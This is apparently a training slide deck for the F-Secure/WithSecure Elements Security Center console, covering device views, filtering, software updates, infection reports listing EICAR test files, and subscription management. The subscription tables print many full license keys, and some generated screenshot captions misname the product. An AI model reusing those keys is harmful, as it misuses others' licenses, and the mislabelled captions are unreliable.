
Issues

Item type	Severity	Affected devices
<p>Devices at risk due to missing Windows patch Check all necessary Windows updates are installed Check 1311 devices</p> <p>Recently Microsoft has required that all anti-malware vendors sign their applications using a different certificate. This certificate is either present in the operating system or has been previously provided via windows updates. Devices that have not been updated in a long time might be missing the update and this will prevent updating our engines and over time result in reduced protection and possible malfunction. For more information on this change see the support article: https://community.withsecure.com/en/kb/articles/29714-changes-in-support-on-microsoft-windows-minimum-patch-level . To resolve this issue please ensure that the updates linked to from the above article are installed on relevant devices. Once this is done the next engine updates WithSecure releases will successfully install on the devices and they will no longer be visible through this notification. This can take up to 2 weeks.</p>	Critical	1311
<p>Missing Critical Software Updates Use Software Updater to apply critical updates. Use "Automated Tasks" in the profile to automate software update installation. Check 8560 devices</p>	Critical	8560
<p>Software Updater state has been critical for over 30 days Use Software Updater to apply critical updates. Use "Automated Tasks" in the profile to automate software update installation. Check 8255 devices</p>	Critical	8255
<p>Dangerous exclusions Review and manage exclusions in profile. Ensure no dangerous exclusions are included. Check 287 devices</p>	Critical	287
<p>Malware Definitions Outdated Send full status update to device. Boot device. Check 212 devices</p>	Critical	212
<p>Real-time Scanning Malfunction Check client version. Ensure that the device system drive has enough disk space (over 5GB) free. Boot device. Check 138 devices</p>	Critical	138
<p>Real-time Scanning Disabled Check that real-time scanning is enabled in profile. If not, enable the setting. Lock the setting to prevent users from disabling it. Check 127 devices</p>	Critical	127
<p>License Expired Update the subscription. Boot the affected devices. Check 41 devices</p>	Critical	41
<p>Devices with Severe EDR Incidents open Resolve the incidents on the devices. Check 12 devices</p>	Critical	12

Devices

SOP / SEO Level

- Click **Devices** on the navigation pane (1) to view all devices linked to your account.
- At the Solution Provider (SoP) or Service Partner (SeP) level, devices are grouped by company.
 - Click a company name to access the devices of that company.
 - From there, you can click to view specific devices of the selected company, such as **computers** or **mobile devices**. We'll look at how to do this next.
- List view (2) shows all devices.



The screenshot shows the F-Secure Elements Security Center interface. The left navigation pane has 'Devices' circled in red and labeled (1). The main content area shows the 'Devices' page for 'Data Fellows Security' (38 companies). The 'List view' button is circled in red and labeled (2). The table below shows the device counts for various companies.

Company name	Computers	Mobiles	Subscriptions
BE Consultancy Services	0	0	5
DE InGen Corporation	0	0	5
DE Stark Industries	2	0	5
DK Andersen Finans A/S	0	0	7
FI Car Dealer	1	0	5
FI Car Finance	9	0	6
FI Education Business	1	0	5
FI Entertainment Business	1	0	5

Devices

Company Level

- To view all devices under the company level, click Devices on the navigation pane (and if at the SoP/SeP level, click on a company name).
- For example, to view mobile devices, you can click the Mobile devices tab.

The screenshot displays the F-Secure Elements Security Center interface. The top navigation bar shows 'F-SECURE ELEMENTS SECURITY CENTER' and 'FI NextGen Marketing'. The left sidebar contains navigation options: Home, ENDPOINT PROTECTION, Dashboard, Devices, Software updates, Reports, Subscriptions, and Profiles. The main content area shows '7 devices' and a dropdown menu for 'All devices'. Below this, there are tabs for 'Computers (5)', 'Mobile devices' (highlighted with a red box), 'Legacy mobile devices (2)', and 'Connectors'. A table lists the devices with columns for Device name, Overall protection, Rapid Detection and Response, Malware protection, Firewall, Automatic updates, and Software updates.

Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall	Automatic updates	Software updates
<input type="checkbox"/> CFOLAPTOP	Offline	Severe risk	Enabled	Enabled	Up to date	Important updates in
<input type="checkbox"/> DC - RDR	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates in
<input type="checkbox"/> DESKTOP-Q6QDU80	Offline	Waiting for connection	Enabled	Enabled	Very old	Important updates in
<input type="checkbox"/> DESKTOP-RDR	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates in
<input type="checkbox"/> WIN2012R2	Offline	High risk	Enabled	Enabled	Up to date	Important updates in

Devices

Features And Operations

The screenshot displays the F-Secure Elements Security Center interface. The top navigation bar includes the logo, user name 'FI NextGen Marketing', and utility icons. The main content area shows '7 devices' and a search bar labeled 'Search computers'. Below this is a table of devices with columns for selection, device name, overall protection, rapid detection and response, malware protection, firewall, assigned profile, operations, and label. Callouts provide instructions: 'You can set filters to view specific computers, or search computers through keywords' points to the search bar; 'Displays the software on the computer; hover over the icon for further information' points to the software icons; 'Select computers to perform operations' points to the selection checkboxes; and 'You can set labels by selecting computers and performing the Set Label operation' points to the label column.

<input type="checkbox"/>	Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall	Assigned profile	Operations	Label
<input type="checkbox"/>	CFOLAPTOP	Offline	Severe risk	Enabled	Enabled	Demo Profile	0	
<input type="checkbox"/>	DC - RDR	Offline	Waiting for connection	Enabled	Enabled	F-Secure Server	0	
<input type="checkbox"/>	DESKTOP-Q6QDU80	Offline	Waiting for connection	Enabled	Enabled	Default AV profile	0	
<input type="checkbox"/>	DESKTOP-RDR	Offline	Waiting for connection	Enabled	Enabled	RDR testing - AV Disabled	0	
<input type="checkbox"/>	WIN2012R2	Offline	High risk			Secure Server	0	

Devices

Filtering Devices

The screenshot displays the F-Secure Elements Security Center interface. The top navigation bar includes the logo, user name 'FI NextGen Marketing', and search icons. The left sidebar contains navigation options like Home, Endpoint Protection, Dashboard, Devices, Software updates, Reports, Subscriptions, Profiles, Downloads, Support, Accounts, and Security events PILOT. The main content area shows '7 devices' and a dropdown for 'All devices'. Below this are tabs for 'Computers (5)', 'Mobile devices', 'Legacy mobile devices (2)', 'Connectors', and 'Unprotected devices PILOT'. A table lists five devices with columns for Device name, Overall protection, Rapid Detection and Response, Malware protection, and Firewall. A callout box points to the 'Product type: Show all' dropdown menu, which lists various protection products. Another callout box points to the 'Category: Overview' dropdown menu, which lists various device categories. A third callout box points to the 'Overview' category in the second dropdown.

Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall
CFOLAPTOP	Offline	Severe risk	Enabled	Enabled
DC - RDR	Offline	Waiting for connection	Enabled	Enabled
DESKTOP-Q6QDU80	Offline	Waiting for connection	Enabled	Enabled
DESKTOP-RDR	Offline	Waiting for connection	Enabled	Enabled
WIN2012R2	Offline	High risk	Enabled	Enabled

Filter to view only specific products

Product type: Show all

- Show all
- Computer Protection
- Computer Protection (Premium)
- Computer Protection for Mac
- Server Protection
- Server Protection Premium
- Linux Protection
- Radar Endpoint Agent
- Rapid Detection and Response
- Computer Protection and RDR
- Computer Protection Premium and RDR
- Computer Protection and RDR for Mac
- Rapid Detection and Response for Mac
- Rapid Detection and Response for Servers

Category: Overview

- Overview
- Malware protection
- Firewall
- Automatic updates
- Software updates
- Central management
- Computer information
- Installed software
- Active Directory

View additional device information by selecting category

Devices

Filtering Devices

The image shows a two-part screenshot of the Microsoft Defender console. The left part shows the main navigation area with a search bar and filter icon. The right part shows the expanded filter menu with various product categories.

Left Screenshot: Shows the top navigation bar with a search bar labeled "Search computers" and a filter icon (a funnel with a downward arrow). Below the search bar are two dropdown menus: "Product type: Show all" and "Category: Overview".

Right Screenshot: Shows the expanded filter menu. At the top, it says "7 devices" and "All devices". Below that are three tabs: "Filtered computers (5)", "Mobile devices", and "Filter legacy mobile devices". The "Filtered computers (5)" tab is selected. The filter menu is titled "Filters" and contains a list of product categories with checkboxes:



- Application control
- Assigned Linux Protection for Linux profile
- Assigned Computer Protection for Mac profile
- Assigned Computer Protection for Windows profile
- Assigned Server Protection for Windows profile
- Automatic updates
- Firewall
- Label
- Overall protection
- Real-time scanning
- Software updates
- Subscription key
- Malware protection

Two callout boxes provide instructions:

- A box with the text "Filter to view only specific products" has an arrow pointing to the filter icon in the left screenshot.
- A box with the text "Choose a category to filter the results by" is positioned over the filter menu in the right screenshot.

Search


- You can search for **Devices** on the Device page.
- Type at least the first two letters of the search term into the search box on the upper left corner of the page.
- To clear the search, click **Clear search** or **X**.



Device View

If you click on the name of a specific device (e.g., **DC – RDR** below), you will be taken to the device view, which provides more in-depth information about that device.

- At the bottom of the screen, the gray **Operations pane (1)** will contain additional actions you can take, such as **Scan** and **Install software updates**.



The detailed view of the 'DC - RDR' device page shows the following information:

- Header:** DC - RDR (with 'Edit alias' link), Status updated: May 27, 2021 10:07:24 PM, Last subscription check: May 27, 2021 9:17:14 PM, Last user: Administrator, Registration date: Apr 9, 2021.
- Tabs:** Protection status (active), Operations, Connected devices, Applications (0), Security Events, Scan report.
- Protection status:**
 - Not communicated in 33 days.
 - Network connectivity is enabled.
 - Subscription: Valid.
 - Server Protection: Offline.
 - Malware protection: Enabled.
 - Firewall: Enabled.
 - Automatic updates: Enabled.
 - Software updates: Enabled.
 - Device control: Disabled in profile.
 - DataGuard (Premium): Disabled in profile.
 - Application Control (Premium): Disabled.
- Operations pane (1):**
 - Send full status update
 - Scan
 - Install software updates
 - Change subscription
 - Network isolation
 - Request diagnostic file

See the tabs at the top for further information, like security events and monitored applications.

Devices

Mobile Devices

- The **Mobile Devices** tab under the **Devices** page lists all mobile devices on the system. This includes all devices protected by **Elements Mobile Protection**. Older devices can be found in a separate tab, **Legacy Mobile Devices**.
- You can view device specific information by clicking on the **Device name**.
- Selecting a device (1) will bring up the Operations Pane at the bottom of the screen with available actions (2). We'll look more at these in later modules.

(1)

Select device to perform operations

The screenshot shows the 'Mobile devices' tab in a management console. At the top, there are tabs for 'Computers', 'Mobile devices', 'Legacy mobile devices', and 'Connectors'. Below the tabs is a filter bar with 'Select field', 'Equals', 'Select value', 'Apply', and 'Clear all filters'. The main area contains a table with columns: Device name, Company name, Overall protection, Registration date, Status updated, Network Protection, Browsing Protection, Browsing Protection (HTTPS), Tracking protection, Anti-virus, and Assigned profile. Three rows are visible, each with a checkbox in the 'Device name' column. The second row, with 'null, null' as the device name, has its checkbox checked. Below the table, an operations pane is displayed with the text '1 device selected' and two buttons: 'Assign profile' and 'Remove permanently'. A callout box labeled '(2)' points to the 'Remove permanently' button.

Device name	Company name	Overall protection	Registration date	Status updated	Network Protection	Browsing Protection	Browsing Protection (HTTPS)	Tracking protection	Anti-virus	Assigned profile
Trost [redacted]	FI NextGen Marketing	Activated	May 26, 2021	Jun 15, 2021, 6:18:39 PM	Off	Enabled	Enabled	Enabled		F-Secure mobile (open)
<input checked="" type="checkbox"/> null, null	FI NextGen Marketing	Activated	Jun 29, 2021	Jun 29, 2021, 10:00:42 PM		Disabled	Disabled	Disabled	Enabled	Android AV (open)
<input type="checkbox"/> Korpilaa [redacted]	FI NextGen Marketing	Activated	Apr 1, 2021	Jul 15, 2021, 12:15:11 PM		Enabled	Enabled	Enabled		F-Secure mobile (open)


1 device selected (2)

Click to view device specific information

Assign profile Remove permanently

Software Updater

- Click **Software Updates** (1) on the navigation pane.
- Updates are, by default, categorized by criticality. If you want to see the them categorized another way, simply click the up/down arrows next to the various categories (2) to change the sorting display.
- Choose the updates you want to make (3) and, to from the gray Operations pane that appears at the bottom of the screen (4), select the devices you want to apply the update to.




The screenshot shows the F-Secure Elements Security Center interface. The navigation pane on the left has 'Software updates' selected (1). The main area displays a table of updates with columns for Update, Category, Software, and Vendor. The first update is selected (3). The bottom pane shows '1 update selected' and buttons for 'Update on all computers', 'Update on all servers', and 'Select devices to update' (4). Arrows point to the sorting arrows in the table header (2).

Update	Category	Software	Vendor
<input checked="" type="checkbox"/> 2021-04 Cumulative Update for Windows 10 Version 2004 for x64-based Systems (KB5001330) 10.0.19041	Critical security	Windows Update Agent	Microsoft Corp
<input type="checkbox"/> Mozilla Firefox (x86) 86.0.1	Critical security	Mozilla Firefox (x86)	Mozilla Corpor
<input type="checkbox"/> Windows Malicious Software Removal Tool x64 - v5.88 (KB890830) 10.0.19041	Non-security	Windows Update Agent	Microsoft Corp

Reports

- The **Reports** tab on the Navigation pane (1) allows you to access protection status and infection information.
 - Much of this data is visualized in different ways to clarify and provide context.
- To view the infection report, click on the **Infections** tab (2).
- Click the (...) menu next to **Reports** to send reports or configure the schedule.



Infections

- The **Infections** tab on the **Reports** page provides you with infection-specific information, like what the infection is, the location of the infected object, and the actions taken to remediate it.
- Click the (...) menu next to **Infections** to Export CSV Reports or view and edit the alerting configuration (1).
- Click on the name of a computer to access device-specific information or on the name of the malware infection to get information on the malware strain.

Reports ...

Protection status Security events **Infections**

Infections (...) (1)

Export report (CSV)
Alerting configuration

07/08/2021 - 08/05/2021 Total: 127

Date	Computer	Infection	Type	Action	Infected object	Company
08/03/2021 10:34:32 PM	WIN2016DC TRAINING\admin	EICAR_Test_File	File	Quarantine d	C:\Users\admin\Downloads\eicar_com\eicar.com 3395856ce81f2b7382dee72602f798b642f14140	RS GlobalCorp Inc.
08/03/2021 9:00:51 PM	WIN2012R2 DEMORUUSINEN\administrator	EICAR_Test_File	File	Quarantine d	C:\PayloadDrop\example_ransomware_payload.exe 3395856ce81f2b7382dee72602f798b642f14140	FI Car Finance
08/03/2021 5:33:39 PM	WIN10-01 TRAINING\fabrizio	EICAR_Test_File	File	Quarantine d	C:\Users\fabrizio.TRAINING\Desktop\eicar.com 3395856ce81f2b7382dee72602f798b642f14140	IT International Sales
08/02/2021 6:44:04 PM	WIN-T98L4/OIIGN WIN-T98L4/OIIGN\Administrator	EICAR_Test_File	File	Quarantine d	C:\Users\Administrator\AppData\Local\Temp\Temp1_eicar_com.zip\eicar.com 3395856ce81f2b7382dee72602f798b642f14140	IT International Sales
07/28/2021			Ransomware access			

Subscriptions

- On the **Subscriptions** page (1):
 - Order new subscriptions
 - You can view your current, expiring, or expired subscriptions
 - Change subscription plans
- Order new subscriptions by clicking the (...) menu next to the title and then selecting **Order products** (2).
 - If you do not see this option, you do not have ordering rights and must contact your sales contact to place a new order.
 - View your status from the side panel (3). Only Solution Providers have portal permissions to place orders.

The screenshot displays the 'Subscriptions' page in the P-Secure Elements Security Center. The page title is 'Subscriptions' with a dropdown menu containing 'Order products' and 'Export all valid subscriptions (CSV)'. The page shows a list of subscriptions for 43 companies, including BE Consultancy Services, DE InGen Corporation, DE Stark Industries, and DK Andersen Finans A/S. A table lists the following subscriptions:

Product	Subscription key	Type	Usage	Expiration	
Radar Endpoint Agent	A9J9-4F2E-R77L-VDF6-MW4Y	Commercial	0 / 50	May 2, 2024	...
Computer Protection Premium and RDR	UP23-DWVPV-926Y-VVC9-2D9A	Commercial	3 / 50	Continuous	...
Elements Connector	X6LW-ZFZJ-E3JX-DU4C-AHMH	Commercial	0 / 10	Continuous	...
Server Protection Premium and RDR	M9NH-QFGC-D49J-43H3-M6AK	Commercial	0 / 50	Continuous	...
Mobile Protection	9F8E-WNUJW-ZG23-7FGR-JAVQ	Commercial	1 / 50	Continuous	...

Subscriptions Continued

- View a company's subscriptions by clicking the blue arrow next to the company's name (1).
 - This opens a table with more information, as shown here. If you are on the company level, you will see this table from the start.
 - Search your subscriptions using the search bar at the top or switch to the list view to see the subscriptions you manage organized as a list (2).
 - Next to show, click Valid subscriptions to switch to expiring or expired subscriptions (3).
 - To change the subscription, click the (...) menu at the end of the row (5).

The screenshot shows the 'Subscriptions' page in an application. At the top, there are tabs for 'Organization view' and 'List view', and a search bar. Below this, a list of companies is shown, with a blue arrow next to 'DE Stark Industries' labeled (1). A table of subscriptions is displayed below, with columns for Product, Subscription key, Type, Usage, and Expiration. The 'Usage' column for 'Mobile Protection' is highlighted with a box and labeled (4). The 'Expiration' column for 'Computer Protection Premium and RDR' is highlighted with a box and labeled (5). A dropdown menu is open next to the 'Valid subscriptions' filter, showing options for 'Valid subscriptions', 'Expiring subscriptions within 14 days', 'Expiring subscriptions within 60 days', and 'Expired subscriptions'. The label (3) points to this dropdown menu.

Product	Subscription key	Type	Usage	Expiration	
Radar Endpoint Agent	A9J9-4F2E-R77L-VDF6-MW4Y	Commercial	0 / 50	May 2, 2024	...
Computer Protection Premium and RDR	UP23-DWVPV-926Y-VVC9-2D9A	Commercial	3 / 50	Continuous	...
Elements Connector	X6LW-ZFZJ-E3JX-DU4C-AHMH	Commercial	0 / 10	Continuous	...
Server Protection Premium and RDR	M9NH-QFGC-D49J-43H3-M6AK	Commercial	0 / 50	Continuous	...
Mobile Protection	9FBE-WNUW-ZG23-7FGR-JAVQ	Commercial	1 / 50	Continuous	...

Note: For information on the devices, click the blue number in the usage column (4). This will take you to the devices view, as covered earlier in this module.

Subscriptions Organization Level

Subscriptions ...

Product	Subscription key	Type	Usage	Expiration
Radar Endpoint Agent	BV6R-43C9-GXQN-GMFF-47QD	Commercial	0 / 50	Mar 1, 2023
Computer Protection Premium and RDR	HWL4-C8AN-9HTB-HV42-GWDW	Commercial	3 / 50	Continuous
Rapid Detection and Response	3BCX-DVPQ-ALQC-GEDN-FUUD	Commercial	0 / 20	Continuous
Server Protection Premium and RDR	WNFM-79U9-KNVP-B6H7-8LRY	Commercial	2 / 50	Continuous
Rapid Detection and Response for Servers	ZBWK-HR6G-3YE8-DQKC-VRUL	Commercial	0 / 5	Continuous
Mobile Protection	RXLV-QT6N-7XW8-767C-2VCP	Commercial	5 / 50	Continuous
Computer Protection Premium	LXVE-F85K-CC52-Y6MZ-RZ8V	Commercial	0 / 10	Continuous
Server Protection Premium	PKCR-DKUT-YYN7-Q2U3-8MM6	Commercial	0 / 10	Continuous
Mobile Protection	8BTX-27QF-ZD8Z-PHA6-TGGN	Commercial	3 / 10	Continuous
Mobile Security	5C0D-UCS0-9KAE	Commercial	1 / 10	Continuous
Freedom for Business	A4RX-M9VN-Y27R-3DJR-FYPL	Commercial	1 / 50	Continuous
Elements Connector	MEMP-LBKF-F4Y9-ZKVU-9FB8	Commercial	1 / 10	Continuous

7 devices ... All devices v

Filtered computers (3) Mobile devices Filter legacy mobile devices Connectors Unprotected devices PILOT

Filters applied [Clear filters](#)

Filter [Remove](#)

Subscription key v

Value HWL4-C8AN-9HTB-HV42-GWDW [Add filter](#)

Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall	Automatic updates
<input type="checkbox"/> CFOLAPTOP	Offline	Waiting for connection	Enabled	Enabled	Up to date
<input type="checkbox"/> DESKTOP-Q6QDU80	Offline	Inactive	Enabled	Enabled	Very old
<input type="checkbox"/> DESKTOP-RDR	Offline	Waiting for connection	Enabled	Enabled	Up to date

Profiles

